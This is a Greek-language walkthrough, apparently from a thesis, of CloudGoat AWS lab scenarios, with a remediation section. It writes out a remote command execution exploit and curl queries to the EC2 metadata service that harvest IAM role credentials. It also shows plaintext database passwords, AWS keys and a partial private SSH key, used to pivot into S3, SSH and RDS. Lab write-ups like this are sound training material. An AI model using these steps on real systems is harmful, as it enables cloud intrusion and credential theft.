


Διαβάζοντας το μήνυμα του load balancer διαπιστώνουμε ότι υπάρχει ένα κρυφό url και σε αυτό θα χρησιμοποιήσουμε το url που βρήκαμε προηγουμένως και δεν συνδεθήκαμε.


Βάζοντας το τέλος του url το html που βρήκαμε προηγουμένως μας φέρνει την παρακάτω σελίδα




Θα προσπαθήσουμε να δοκιμάσουμε διάφορες εντολές. Παρατηρούμε ότι έχει μια ευπάθεια απομακρυσμένης εκτέλεση εντολών, θα δοκιμάσουμε τις εντολές `ls`, `whoami` και θα δούμε ότι είμαστε root.



Με τις παρακάτω εντολές προσπαθούμε να υποβάλουμε ερωτήματα στο instance metadata ώστε να πάρουμε τα credentials του role name του EC2 instance. Το instance metadata περιέχει δεδομένα σχετικά με το EC2 instance με τα οποία να μπορείς να διαχειριστείς και να διαμορφώσεις το instance που εκτελείται. Βάζοντας την εντολή `curl http://169.254.169.254/latest/meta-data/iam/security-credentials` μας φέρνει τον ρόλο **cg-ec2-role-rce_web_app_cgid0oefdmo5if**



Προσθέτοντας τον ρόλο στο τέλος του url βλέπουμε τα credentials.



Επίσης θα δοκιμάσουμε το query για user data με την εντολή `curl` http://169.254.169.254/latest/user-data.

Input:

```
curl http://169.254.169.254/latest/user-data
```

Output:

```
#!/bin/bash
apt-get update
curl -sL https://deb.nodesource.com/setup_8.x | sudo -E bash -
DEBIAN_FRONTEND=noninteractive apt-get install -y nodejs postgresql-client unzip
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-rce-web-app-cgid0oefdmo5if.ckprw0grjy35.us-east-1.rds.amazonaws.com:54
-c "CREATE TABLE sensitive_information (name VARCHAR(50) NOT NULL, value VARCHAR(50) NOT NULL);"
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-rce-web-app-cgid0oefdmo5if.ckprw0grjy35.us-east-1.rds.amazonaws.com:54
-c "INSERT INTO sensitive_information (name,value) VALUES ('Super-secret-passcode',E'V\!C70RY-4hy2809gnbv40h8g4b');"
sleep 15s
cd /home/ubuntu
unzip app.zip -d ./app
cd app
node index.js &
echo -e "\n* * * * * root node /home/ubuntu/app/index.js &\n* * * * * root sleep 10; curl GET http://cg-lb-rce-web-app-cgid0oef
```

Τα user data περιέχουν credentials σχετικά με το RDS instance το οποίο είναι ένα table με σημαντικές πληροφορίες. Τώρα θα δοκιμάσουμε να συνδεθούμε στο rds με την εντολή

```
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-rce-web-app-cgid0oefdmo5if.ckprw0grjy35.us-east-1.rds.amazonaws.com:5432/cloudgoat  -c 'SELECT * FROM sensitive_information'
```

Run your personalized login command below:

Run Signup Command

Input:

```
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-rce-web-app-cgid0oefdmo5if.ckprw0grjy35.us-east-1.rds.amazonaws.com:54
```

Output:

```
        name          |          value
----------------------+---------------------------
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)
```

Επίθεση – 2ος τρόπος

Αποθηκεύουμε τα κλειδιά σε ένα προφίλ mcduck

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile mcduck
AWS Access Key ID [None]: AKIAVYQKAVAN7W3HPLV5
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Προσπαθήσαμε να ερευνήσουμε τον χρήστη με τις κλασικές εντολές "**list-user-policies**", "**list-attached-user-policies**" και "**list-roles** αλλά δυστυχώς δεν επιτρεπόταν.

Αφού δεν έχουμε άλλες πληροφορίες για τον χρήστη θα ερευνήσουμε το S3 bucket.

```
aws s3 ls --profile mcduck
```

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 ls --profile mcduck
2022-05-28 14:22:17 cg-keystore-s3-bucket-rce-web-app-cgid9qh9yw649g
2022-05-28 14:22:16 cg-logs-s3-bucket-rce-web-app-cgid9qh9yw649g
2022-05-28 14:22:16 cg-secret-s3-bucket-rce-web-app-cgid9qh9yw649g
```

Βλέπουμε ότι έχουμε την δυνατότητα να διαβάσουμε το s3 bucket. Παρατηρούμε ότι υπάρχουν τρία S3 buckets. Θα προσπαθήσουμε να πάρουμε πρόσβαση και στα τρία buckets να δούμε την πληροφορία που περιέχουν.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 ls cg-keystore-s3-bucket-rce-web-app-cgid9qh9yw649g --profile mcduck
2022-05-28 14:22:21       3369 cloudgoat
2022-05-28 14:22:20        735 cloudgoat.pub

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 ls cg-logs-s3-bucket-rce-web-app-cgid9qh9yw649g --profile mcduck

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 ls cg-secret-s3-bucket-rce-web-app-cgid9qh9yw649g --profile mcduck

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

┌──(kali㉿kali)-[~/cloudgoat]
└─$
```

Βλέπουμε ότι έχουμε πρόσβαση μόνο στο S3 bucket με όνομα cg-keystore-s3-bucket-rce-web-app-cgid9qh9yw649g. Θα κατεβάσουμε τα αρχεία που είναι σε αυτό το S3 bucket να δούμε τι περιέχουν.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 cp s3://cg-keystore-s3-bucket-rce-web-app-cgid9qh9yw649g/cloudgoat ./ --profile mcduck
download: s3://cg-keystore-s3-bucket-rce-web-app-cgid9qh9yw649g/cloudgoat to ./cloudgoat

┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws s3 cp s3://cg-keystore-s3-bucket-rce-web-app-cgid9qh9yw649g/cloudgoat.pub ./ --profile mcduck
download: s3://cg-keystore-s3-bucket-rce-web-app-cgid9qh9yw649g/cloudgoat.pub to ./cloudgoat.pub

┌──(kali㉿kali)-[~/cloudgoat]
└─$ chmod 700 cloudgoat
```

Στην συνέχεια με την εντολή cat θα δούμε τι περιέχει το αρχείο.

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ cat cloudgoat
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAgEA3zO0KIxdNmbAxa/ajj2DgY499/2rAM8B9JlaES4R6WoMaQV5J5N4
9KYqLVUwtHJiKDDkG0b+ck0SDK0F1ao9u2c+rgfuS3bYxJ6lqrvvhNhPcuO+NqsudWOwrb
1Xgtoc2LL5xn4AHVu91ezorf44mPOz5LwfZ1rQKy3HMEbZWa2gNapQQq/w9r2iTR2r61Vi
N/KV6lQYkw/kcnNdxQovRNtwN2T5j+I/PUUG3cLITPLwWhgBTVnyqkUZBt19pc7hYqh9+v
```

Το αρχείο περιέχει ένα ιδιωτικό κλειδί για SSH πρόσβαση. Θα ερευνήσουμε αν υπάρχει κάποιος load balancer ή κάποιο EC2 instance και μπορούμε να πάρουμε πρόσβαση με αυτά. Προφανώς υπάρχουν τα ίδια load balancer και EC2 instance όπως είδαμε και προηγουμένως με τον χρήστη Lara. Αλλά αυτή την φορά έχουμε ένα κλειδί SSH για το EC2 instance. Επίσης πρέπει να αλλάξουμε τα δικαιώματα του κλειδιού με την εντολή **chmod 700.**

Με την εντολή παρακάτω εντολή θα δούμε την public IP του instance,

```
 aws ec2 describe-instances --query
"Reservations[*].Instances[*].PublicIpAddress" --output text  --
region us-east-1 --profile mcduck
```

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws ec2 describe-instances --query "Reservations[*].Instances[*].PublicIpAddress" --output text  --region us-east-1 --profile mcduck
18.208.229.102
23.20.25.121
```

Θα προσπαθήσουμε να πάρουμε πρόσβαση με SSH με το ιδιωτικό κλειδί που κατεβάσαμε σε ένα από αυτά τα instances.

Βλέπουμε ότι έχουμε πρόσβαση στο Instance με IP 23.20.25.121

```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ ssh -i cloudgoat ubuntu@23.20.25.121
The authenticity of host '23.20.25.121 (23.20.25.121)' can't be established.
ED25519 key fingerprint is SHA256:WjfpkY3CktfrjjeCdKa6Q6YP5xsymyPA1XuAAOOX+GI.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '23.20.25.121' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat May 28 18:58:42 UTC 2022

  System load:  0.0               Processes:           93
  Usage of /:   18.8% of 7.69GB   Users logged in:     0
  Memory usage: 18%               IP address for eth0: 10.0.10.145
  Swap usage:   0%


  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

283 packages can be updated.
196 updates are security updates.

New release '20.04.4 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


*** System restart required ***
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-10-0-10-145:~$
```

Αφού πάρουμε πρόσβαση στο instance θα εγκαταστήσουμε aws cli και θα ερευνήσουμε αν υπάρχουν S3 Buckets.

```
ubuntu@ip-10-0-10-145:~$ aws s3 ls
2022-05-28 18:22:17 cg-keystore-s3-bucket-rce-web-app-cgid9qh9yw649g
2022-05-28 18:22:16 cg-logs-s3-bucket-rce-web-app-cgid9qh9yw649g
2022-05-28 18:22:16 cg-secret-s3-bucket-rce-web-app-cgid9qh9yw649g
ubuntu@ip-10-0-10-145:~$
```

Βλέπουμε ότι υπάρχουν τρία, τα οποία θα ερευνήσουμε να δούμε αν έχουν κανένα χρήσιμο αρχείο.

```
ubuntu@ip-10-0-10-145:~$ aws s3 ls s3://cg-keystore-s3-bucket-rce-web-app-cgid9qh9yw649g
2022-05-28 18:22:21       3369 cloudgoat
2022-05-28 18:22:20        735 cloudgoat.pub
ubuntu@ip-10-0-10-145:~$ aws s3 ls s3://cg-logs-s3-bucket-rce-web-app-cgid9qh9yw649g
                           PRE cg-lb-logs/
ubuntu@ip-10-0-10-145:~$ aws s3 ls s3://cg-secret-s3-bucket-rce-web-app-cgid9qh9yw649g
2022-05-28 18:22:19        282 db.txt
ubuntu@ip-10-0-10-145:~$
```

Βλέπουμε ότι έχουμε πρόσβαση και στα τρία. Από τα ονόματα καταλαβαίνουμε τι είναι το κάθε s3 bucket και φαίνεται πιο ενδιαφέρον το τρίτο που περιέχει ένα αρχείο db.txt

```
ubuntu@ip-10-0-10-145:~$ aws s3 cp s3://cg-secret-s3-bucket-rce-web-app-cgid9qh9yw649g/db.txt ./
download: s3://cg-secret-s3-bucket-rce-web-app-cgid9qh9yw649g/db.txt to ./db.txt
ubuntu@ip-10-0-10-145:~$ cat db.txt
Dear Tomas - For the LAST TIME, here are the database credentials. Save them to your password manager, and delete this file when you've done so! This is definitely in breach of our security policies!!!!

DB name: cloudgoat
Username: cgadmin
Password: Purplepwny2029

Sincerely,
Larraubuntu@ip-10-0-10-145:~$
```

Βλέπουμε ότι το αρχείο db.txt έχει σε plaintext credentials που δίνουν πρόσβαση στην βάση δεδομένων.
Στην συνέχεια θα προσπαθήσουμε να συνδεθούμε στην βάση δεδομένων RDS χρησιμοποιώντας αυτά τα credentials. Αρχικά πρέπει να βρούμε το RDS Id του instance με την εντολή `aws rds describe-db-instances --region us-east-1`

```
ubuntu@ip-10-0-10-145:~$ aws rds describe-db-instances --region us-east-1
{
    "DBInstances": [
        {
            "DBInstanceIdentifier": "cg-rds-instance-rce-web-app-cgid9qh9yw649g",
            "DBInstanceClass": "db.t2.micro",
            "Engine": "postgres",
            "DBInstanceStatus": "available",
            "MasterUsername": "cgadmin",
            "DBName": "cloudgoat",
            "Endpoint": {
                "Address": "cg-rds-instance-rce-web-app-cgid9qh9yw649g.ckprw0grjy35.us-east-1.rds.amazonaws.com",
                "Port": 5432,
                "HostedZoneId": "Z2R2ITUGPM61AM"
            },
            "AllocatedStorage": 20,
            "InstanceCreateTime": "2022-05-28T18:26:02.284Z",
            "PreferredBackupWindow": "06:41-07:11",
            "BackupRetentionPeriod": 0,
            "DBSecurityGroups": [],
            "VpcSecurityGroups": [
                {
                    "VpcSecurityGroupId": "sg-038da8bad3be5b038",
                    "Status": "active"
                }
            ],
            "DBParameterGroups": [
                {
                    "DBParameterGroupName": "default.postgres9.6",
                    "ParameterApplyStatus": "in-sync"
                }
            ],
            "AvailabilityZone": "us-east-1a",
            "DBSubnetGroup": {
                "DBSubnetGroupName": "cloud-goat-rds-subnet-group-rce_web_app_cgid9qh9yw649g",
                "DBSubnetGroupDescription": "CloudGoat rce_web_app_cgid9qh9yw649g Subnet Group",
                "VpcId": "vpc-0312f20f047c0ab42",
                "SubnetGroupStatus": "Complete",
                "Subnets": [
```

Από την προηγούμενη εντολή βλέπουμε την διεύθυνση που φιλοξενείτε η βάση δεδομένων cg-rds-instance-rce-web-app-cgid9qh9yw649g.ckprw0grjy35.us-east-1.rds.amazonaws.com
Αφού έχουμε συλλέξει όλα τα στοιχεία θα προσπαθήσουμε να συνδεθούμε στο RDS database με την εντολή.
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-rce-web-app-cgid9qh9yw649g.ckprw0grjy35.us-east-1.rds.amazonaws.com:5432/cloudgoat

```
ubuntu@ip-10-0-10-145:~$ psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-rce-web-app-cgid9qh9yw649g.ckprw0grjy35.us-east-1.rds.amazonaws.com:5432/cloudgoat
psql (10.21 (Ubuntu 10.21-0ubuntu0.18.04.1), server 9.6.23)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

cloudgoat=> \dt
```

Αφού συνδεθήκαμε στην βάση θα ερευνήσουμε να δούμε τα tables με την εντολή **\dt**

```
cloudgoat=⇒ \dt
               List of relations
 Schema |         Name          | Type  |  Owner
--------+-----------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)
```

Στην συνέχεια θα δούμε τι περιέχει το table με όνομα “sensitive_information” με την εντολή **SELECT * FROM sensitive_information.**

```
cloudgoat=⇒ SELECT*FROM sensitive_information;
         name          |              value
-----------------------+----------------------------------
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)

cloudgoat=⇒
```

Βλέπουμε ότι έχουμε ανακτήσει το μυστικό super passcode και έχουμε ολοκληρώσει το σενάριο.

Τρόπος αποκατάστασης

Ο χρήστης Lara ανακαλύπτει ένα web application το οποίο φιλοξενείται πίσω από ένα load balancer, επισκέφτηκε αυτή την μυστική url διεύθυνση χρησιμοποιώντας τον load balanced γιατί κατευθείαν δεν μπορούσε. Το συγκεκριμένο μυστικό web application έχει την ευπάθεια ότι μπορείς να εκτελείς απομακρυσμένα εντολές(cli) και αυτές να εκτελούνται κανονικά. Καθώς μέσα από το web application μπορείς να εκτελέσεις εντολές σαν root, ο εισβολέας μπορεί να εκμεταλλευτεί αυτή την ευπάθεια για να εκτελέσει οποιαδήποτε εντολή. Τέλος ο εισβολέας αποκτά τα credentials ενός ρόλου του instance και στην συνέχεια αποκτά πρόσβαση στο RDS(Amazon Relational Database Service) με αποτέλεσμα να αποκτήσει κάποιες μυστικές πληροφορίες.

Αυτό που μας οδήγησε ώστε να βρούμε το μυστικό url ήταν τα αρχεία καταγραφής τα οποία αν περιέχουν σημαντικές πληροφορίες όπως αυτή του url θα πρέπει να στέλνονται σε κάποιο άλλο διαφορετικό AWS λογαριασμό. Επίσης πρέπει να βεβαιωθούμε ότι υπάρχει περιορισμένη πρόσβαση σε αυτά τα αρχεία καταγραφή μόνο από άτομα που υπάρχουν σε κάποιο trusted γκρουπ. Επίσης είναι απαγορευτικό να χρησιμοποιείται απομακρυσμένη εκτέλεση εντολών σε web application. Οι προγραμματιστές πρέπει να χρησιμοποιούν γνωστά web application frameworks ώστε να αποφύγουν τέτοιου είδους ευπάθειες και να γνωρίζουν βασικές αρχές της ασφάλειας που πρέπει να χρησιμοποιούν στον κώδικα τους.
Ο χρήστης McDuck βρίσκει τα credentials για να πάρει ssh πρόσβαση σε ένα S3 bucket και ο επιτιθέμενος μπορεί να εκμεταλλευτεί αυτήν την πρόσβαση με SSH προς το instance EC2 και στην συνέχεια να αποκτήσει πρόσβαση σε ένα ιδιωτικό S3 bucket. Επιπλέον υπάρχει ένα αρχείο που περιέχει τα credentials πρόσβαση σε μία βάση δεδομένων RDS. Τέλος ο επιτιθέμενος μπορεί να χρησιμοποιήσει αυτά τα credentials για να αποκτήσει πρόσβαση στην βάση δεδομένων RDB και να αποκτήσει κάποια μυστικά credentials που είναι αποθηκευμένα στην βάση δεδομένων
Το ιδιωτικό κλειδί με το οποίο έχει πρόσβαση με SSH ο χρήστης αποθηκεύεται λανθασμένα σε ένα S3 Bucket χωρίς να είναι κρυπτογραφημένο. Επίσης είναι απαγορευτικό να επιτρέπεται πρόσβαση SSH από οποιαδήποτε public IP αλλά αν πρέπει να γίνει καλό είναι να υπάρχει κάποια επιτρεπόμενη λίστα(whitelist) στην οποία να υπάρχουν κάποιες λίγες Public IP που να επιτρέπεται η πρόσβαση.

Amazon Relational Database Service(RDS)

Η Amazon Relational Database Service (RDS) είναι διαχειριζόμενων υπηρεσιών που καθιστά εύκολη την διαμόρφωση, ρύθμιση, τη λειτουργία και την κλιμάκωση των βάσεων δεδομένων στο cloud. Δημοφιλείς υπηρεσίες που μπορείς να διαχειριστείς είναι Amazon Aurora με συμβατότητα MySQL, Amazon Aurora με συμβατότητα PostgreSQL, MySQL, MariaDB, PostgreSQL, Oracle και SQL Server.

8ο Σενάριο – Codebuild Secrets

Δημιουργία σεναρίου

Το συγκεκριμένο σενάριο ξεκινάει με την δημιουργία του χρήστη Solo, ο εισβολέας διερευνά τα CodeBuilds, Βρίσκοντας σε αυτά credentials IAM για τον IAM χρήστη Calrissian. Στην συνέχεια προχωρώντας σαν χρήστης Calrissian ο εισβολέας ανακαλύπτει μια βάση δεδομένων RDS. Δεν μπορεί να έχει άμεση πρόσβαση σε αυτή την βάση δεδομένων, αλλά ο κακόβουλος χρήστης μπορεί να χρησιμοποιήσει την λειτουργία RDS snapshot για να αποκτήσει πρόσβαση και να ολοκληρώσει το σενάριο αποκτώντας ένα ζευγάρι μυστικών κλειδιών

Στο συγκεκριμένο σενάριο υπάρχει και εναλλακτικός τρόπος που μπορεί να κατευθυνθεί ο εισβολέας ερευνώντας τις παραμέτρους του SSM(AWS Systems Manager) και να βρει credentials για να συνδεθεί με SSH στο EC2 instance. Χρησιμοποιώντας τα metadata ο επιτιθέμενος μπορεί να αποκτήσει το ζευγάρι κλειδιών από ένα προφίλ στο EC2 instance και να προχωρήσει βαθύτερα στο περιβάλλον, αποκτώντας τελικά πρόσβαση στην αρχική βάση δεδομένων και ολοκληρώνοντας το σενάριο με την απόκτηση των μυστικών κλειδιών.

AWS CodeBuild

Το AWS CodeBuild είναι μια πλήρως διαχειριζόμενη υπηρεσία κατασκευής στο cloud. Το CodeBuild κάνει compile τον πηγαίο κώδικα, εκτελεί δοκιμές και παράγει artifacts που είναι έτοιμα για ανάπτυξη. Το CodeBuild εξαλείφει την ανάγκη παροχής, διαχείρισης και κλιμάκωσης των δικών σας διακομιστών. Παρέχει περιβάλλοντα έτοιμα για προγραμματισμό με δημοφιλείς γλώσσες και εργαλεία κατασκευής όπως Apache Maven, Gradle και άλλα. Μπορείτε επίσης να προσαρμόσετε τα περιβάλλοντα στο CodeBuild για να χρησιμοποιήσετε τα δικά σας εργαλεία. Το CodeBuild κλιμακώνεται αυτόματα για να ικανοποιεί διάφορα αιτήματα.

AWS Systems Manager Agent (SSM Agent)

Το AWS Systems Manager Agent (SSM Agent) είναι ένα λογισμικό της Amazon που εκτελείται σε Amazon Elastic Compute Cloud (Amazon EC2) instance , τελικές συσκευές, διακομιστές και εικονικές μηχανές (VM). Το SSM Agent δίνει τη δυνατότητα στον Systems Manager να ενημερώνει, να διαχειρίζεται και να διαμορφώνει αυτούς τους πόρους. Ο agent επεξεργάζεται αιτήματα από τον Systems Manager στο AWS Cloud και στη συνέχεια τα εκτελεί. Στη συνέχεια, το SSM Agent στέλνει πληροφορίες κατάστασης και εκτέλεσης στην υπηρεσία Systems Manager χρησιμοποιώντας την υπηρεσία παράδοσης μηνυμάτων Amazon (ec2messages).

Ξεκινάμε με την δημιουργία του σεναρίου με την εντολή `./cloudgoat.py create codebuild_secrets`


```
Apply complete! Resources: 38 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "396231747611"
cloudgoat_output_solo_access_key_id = "AKIAVYQKAVAN2R5JS2F5"
cloudgoat_output_solo_secret_key = <sensitive>

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 396231747611
cloudgoat_output_solo_access_key_id = AKIAVYQKAVAN2R5JS2F5
cloudgoat_output_solo_secret_key = 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

[cloudgoat] Output file written to:

    /home/kali/cloudgoat/codebuild_secrets_cgidb5ds465r5g/start.txt


┌──(kali㉿kali)-[~/cloudgoat]
└─$
```

Με την δημιουργία του σεναρίου δημιουργήθηκε και ένα ζευγάρι κλειδιών και ο χρήστης με όνομα solo. Όπως κάναμε και στα προηγούμενα σενάρια θα αποθηκεύσουμε το ζευγάρι των κλειδιών σε ένα προφίλ.


```
┌──(kali㉿kali)-[~/cloudgoat]
└─$ aws configure --profile solo
AWS Access Key ID [None]: AKIAVYQKAVAN2R5JS2F5
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Επίθεση – 1ος τρόπος

